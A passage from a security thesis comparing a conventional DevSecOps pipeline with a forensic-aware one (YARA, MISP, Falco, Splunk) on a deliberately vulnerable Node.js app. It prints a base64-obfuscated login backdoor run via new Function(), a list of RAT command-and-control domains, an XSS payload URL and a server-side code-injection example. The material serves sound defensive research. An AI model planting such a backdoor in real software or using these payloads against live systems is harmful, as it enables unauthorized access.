Application structure and Containerization As mentioned before, the proof-of-concept app outlined in this thesis is a minimal `JavaScript` web service. It is designed to replicate the traditional microservice architecture by exposing HTTP endpoints for common operations such as data retrieval, input processing, and basic authentication via username and password. The minimalism of the design ensures that security assessments focus on pipeline behavior instead of the underlying application logic while providing a realistic attack surface for injection and exploitation of introduced vulnerabilities. The application is containerized with an intentionally simple and flawed `Dockerfile`. It installs the necessary `Node.js` dependencies, copies the application source code into the image, and defines the port where the server listens, lacking completely health checks and `USER` directive. The resulting image is published to the `GHCR` as the last step of the pipeline process. For deployment, a `deployment.yaml` manifest is used to define the application's configuration within a `Minikube` K8s cluster running locally. The manifest specifies standard configuration directives while purposefully missing critical sections such as resource limits in order to maintain its purpose of showcasing typical IaC vulnerabilities.

To validate the application's functionality after the publish stage, it is accessed through a web browser. This manual testing step serves two purposes: first, to verify that the application starts correctly and is reachable through the exposed Minikube ingress or NodePort; second, to provide a visual interface for simulating user interaction and verifying the presence or absence of malicious behavior. Screenshots are captured at each critical stage of execution—after pipeline execution and during backdoor exploitation—to serve as visual evidence supporting the evaluation.

5.3 Execution of the Traditional DevSecOps Pipeline

Pipeline Description The pipelines for this proof of concept are configured as workflows in GitHub Actions and are set up to execute in two different modes, based on the stage of the experiment. For the classic DevSecOps pipeline, the workflow is set up to automatically execute against pull requests to the main branch. This depicts a common scenario of real-world application where security testing is triggered as a part of the evaluation process before integration and deployment of code. This setup allows for the maintenance of continuous integration practices while at the same time giving visibility into whether vulnerabilities introduced could potentially slip through the automated defenses. The forensic-aware pipeline, on the other hand, is configured to run manually on demand, using the `workflow_dispatch` trigger. This choice is simply to control its execution timing, allowing it to initiate the scan at custom moments without relying on Git events. This manual trigger is especially needed given the reliance on internal infrastructure (e.g., `MISP` and `Splunk`) that is not available to external runners and that requires additional setup prior to execution. In a real-world scenario, this pipeline could be set on pull requests as well, without compromising any of its functionalities.

Security Gaps The implementation of a traditional DevSecOps pipeline, despite its proven and numerous benefits, has some critical blind spots, especially regarding attacks that involve obfuscated payloads, non-functional artifacts, and malicious infrastructure references embedded into the codebase. Even with the use of popular scanners like `Snyk`, `Semgrep`, `OWASP ZAP`, and `Trivy`, the pipeline is not able to detect evident indicators of compromise and possibly malicious constructs, hence leaving a backdoored application undetected throughout all validation steps. An explicative example of this lack of awareness is the presence of various RAT command-and-control domains as string constants in the code:

```
const bad_domain_1 = "microsoft.noip.me";
const bad_domain_2 = "microsoft23.no-ip.org";
const bad_domain_3 = "microsofthostwds.ddns.net";
const bad_domain_4 = "microsoftnet.duckdns.org";
const bad_domain_5 = "microsoftnet.no-ip.org";
const bad_domain_6 = "microsoftupdate.authorizeddns.org";
const bad_domain_7 = "microsoftupdate.webhop.me";
```

Despite the lack of invocation within any function or connection to any runtime logic, these domains are clear pointers to possible forensic interest. In an actual attack situation, it is plausible that these domains would be included—as it happened in the liblzma attack—in subsequent updates or executed in real-time by obfuscated code or runtime evaluation. The traditional pipeline's failure to identify and flag these indicators reflects a limitation of standard SCA and SAST tools, which possess functional vulnerability pattern bias and don't account for non-executed static references that may still serve operational roles in staged attacks. Another primary gap is the malicious substitution of a SQL query with a dynamically constructed backdoor using base64-encoded logic:

```
const modifiedQuery = "new Function('u', 'p', Buffer.from('
                    cmV0dXJuIHUgPT09ICdiYWNrZG9vcicgPyAiU
                    0VMRUNUICogRlJPTSB1c2VycyBXSEVSRSB1c2
                    VybmFtZSA9ICdyb290JyBPUiAoMSA9IDAgQU5
                    EIHVzZXJuYW1lID0gPyBBTkQgcGFzc3dvcmQg
                    PSA/KSIgOiAiU0VMRUNUICogRlJPTSB1c2Vyc
                    yBXSEVSRSB1c2VybmFtZSA9ID8gQU5EIHBhc3
                    N3b3JkID0gPyI7', 'base64').toString())(username)";
```

This payload encodes and evaluates at runtime a conditional logic gate that defines a syntactically correct login query but in reality allows for unauthorized access under crafted conditions—i.e. the username "backdoor". The obfuscation technique used here, hiding the logic in a base64-encoded string and dynamically executing it via Function(), bypasses most pattern-based detection rules

used by standard SAST engines. Tools like Semgrep, in their default configuration, do not flag this usage as suspicious, since the code technically does not match known SQL injection patterns or insecure query execution syntax. Specifically, the malicious query is a correct parameterized query, so even if obfuscated, it does not generate any alert:

```
SELECT *
FROM users
WHERE username = 'root'
OR (1 = 0 AND username = ? AND password = ?)
```

These security gaps demonstrate how conventional pipelines, even when configured with up-to-date scanners, can miss subtle but critical indicators of compromise, not by error, but by design. Such omissions not only allow malicious payloads to be published but also increase the likelihood of undetected post-deployment backdoor exploitation. This validates the need for deeper, context-aware, and forensic-capable analysis integrated directly into the CI/CD process.

Attack Injection To validate the presence and exploitability of the vulnerabilities reported by the DAST scanner (OWASP ZAP) and to verify the presence of the backdoor in the published image, the vulnerable application is deployed locally by using the published container image on the GHCR, as defined as follows:

```
docker login ghcr.io -u luigi-papalia
docker pull ghcr.io/luigi-papalia/vulnerable-app:latest
docker run -p 3000:3000 -d ghcr.io/luigi-papalia/vulnerable-app:latest
```

The application is accessible at the url `http://localhost:3000`. The following security issues, detected during the DAST scan, are manually verified via browser-based testing to demonstrate their real-world impact. More precisely, the application's endpoint `/greet` does not sanitize user input. As a result, arbitrary JavaScript can be injected and executed in the browser of any user viewing the page. To demonstrate the XSS vulnerability, the following payload is injected, and the execution of the alert is confirmed with the image 5.1.

```
http://localhost:3000/greet?name=<script>alert("XSS")</script>
```

The application's endpoint `/calculate`, again, does not sanitize user input, thus allowing for arbitrary code execution on the server. To verify the code injection vulnerability, the payload `expr=2*2` is inserted, thus resulting in a successful attack 5.2.

Observations The tool `OWASP ZAP` is able to detect and generate an alert for both of those vulnerabilities. The result of the scan, partially omitted to exclude non-meaningful findings (such as `Sec-Fetch-Site Header` is Missing and `Storable but Non-Cacheable Content`) is defined in the image 5.3.

It's extremely crucial to note that there's no mention of the backdoor, as it is completely out-of-scope of `OWASP ZAP` capabilities. In fact, it's possible to test its presence with the test 5.4 and 5.5.

5.4 Execution of the Forensic-Aware DevSecOps Pipeline

Pipeline Enhancements The forensic-aware pipeline includes several important advancements for detecting hidden, non-evident threats that bypass traditional security controls. These are structured in multiple components, each triggered at specific stages of the workflow and within its respective context, and are executed mainly through the `self-hosted` runner to ensure secure access to internal forensic infrastructure such as MISP and Splunk.




Figure 5.1. Successful XSS injection




Figure 5.2. Successful Code Injection




Figure 5.3. Partially correct detection




Figure 5.4. Login Phase




Figure 5.5. Backdoor injected

Before container building and publishing to `GHCR`, two parallel workflows are called: one executing `YARA` scans against the source code to search for matches with the custom `YARA` rule and another invoking the custom IoC extractor, which pulls the codebase for static indicators (domains, IPs, hashes) and queries them against the local MISP instance. These workflows exist independently and run in parallel to classic DevSecOps tools, allowing for the scaling and debugging of each phase and security control independently.

For runtime detection, `Falco` is deployed in a sandboxed configuration within the local `Minikube` cluster and is paired with `Sysdig` to capture detailed kernel-level activity. This allows for real-time behavioral monitoring during the execution of the containerized application. Pre-built `Falco` rules trigger on anomalies such as unauthorized shell spawns, outbound connections to known C2 domains, and unexpected file system access; in this case, a custom `Falco` rule is defined to detect file overwrites in the source code. These alerts are published in `SARIF` format directly into the repository in order to maintain the core principles of DevSecOps, such as collaboration between the development and security teams.

Detection Capabilities Every component that incorporates forensic awareness into the improved pipeline is used to generate a different layer of threat detection, thereby enabling the pipeline to fight a greater variety of attacks that would otherwise not be detected. The design of these detection systems not only aims to trigger alerts but also delivers actionable, well-documented evidence right within the GitHub Actions workflow.

The YARA workflow is set up to scan the static source code for matches against the custom-defined rule, which is able to find code that indicates obfuscation via Base64 encoding. Should a match be identified, the entire workflow is halted, and the code location is written in the job output log. This security gate effectively blocks the publishing process, as its correct execution is a necessary requirement to proceed with the pipeline. The figure 5.6 displays the behavior in a GitHub actions workflow.

The Falco runtime security monitor runs within the Minikube environment to provide real-time behavior deviation-based alerts at the deployment and execution phase of an application. These alerts are formatted in SARIF and uploaded to the GitHub Actions Security tab, allowing them to be reviewed in the same location as traditional code scanning alerts. This integration enables developers and security analysts to trace runtime issues alongside static findings, enhancing visibility and correlating issues over time. Again, the figure 5.7 displays the behavior in a GitHub actions workflow.

The IoC extractor workflow operates independently, scanning the source code for suspicious artifacts such as hardcoded domains, IP addresses, and hashes. When indicators are found, they are checked against the MISP database via its API. The results, when found in MISP feeds, are included directly in the workflow summary using GitHub Actions' summary output capability. This ensures that the correlated IoCs are readily visible at a glance after each pipeline run, as visible in the workflow defined in the image 5.8.

The last forensic mechanism is the SCA + Splunk integration workflow, which augments a typical Snyk scan with forensic instrumentation and tampering detection. File checksums throughout the repository are captured before and after npm install. Any discrepancy sends a Splunk alert through HEC, signaling possible tampering during dependency resolution—a prevalent supply chain attack vector. Environment snapshots (OS details, installed packages, and environment variables) are also stored, generating a reproducible forensic trail. Simultaneously, metadata about the workflow execution, including actor, commit, and repository details, is forwarded to Splunk as JSON. This transforms Snyk's report into an enriched forensic event stream that can be searched in Splunk for long-term incident correlation and SOC visibility, rather than just a static vulnerability report. SARIF output from Snyk is also forwarded to the GitHub Security tab, ensuring compatibility with normal reporting workflows. This specific behavior is referenced in the images 5.9, 5.10 and 5.11.




Figure 5.6. YARA pipeline failed on detection




Figure 5.7. Secure image publish with Falco




Figure 5.8. IoC detection with extractor + MISP




Figure 5.9. Checksum mismatch on GitHub

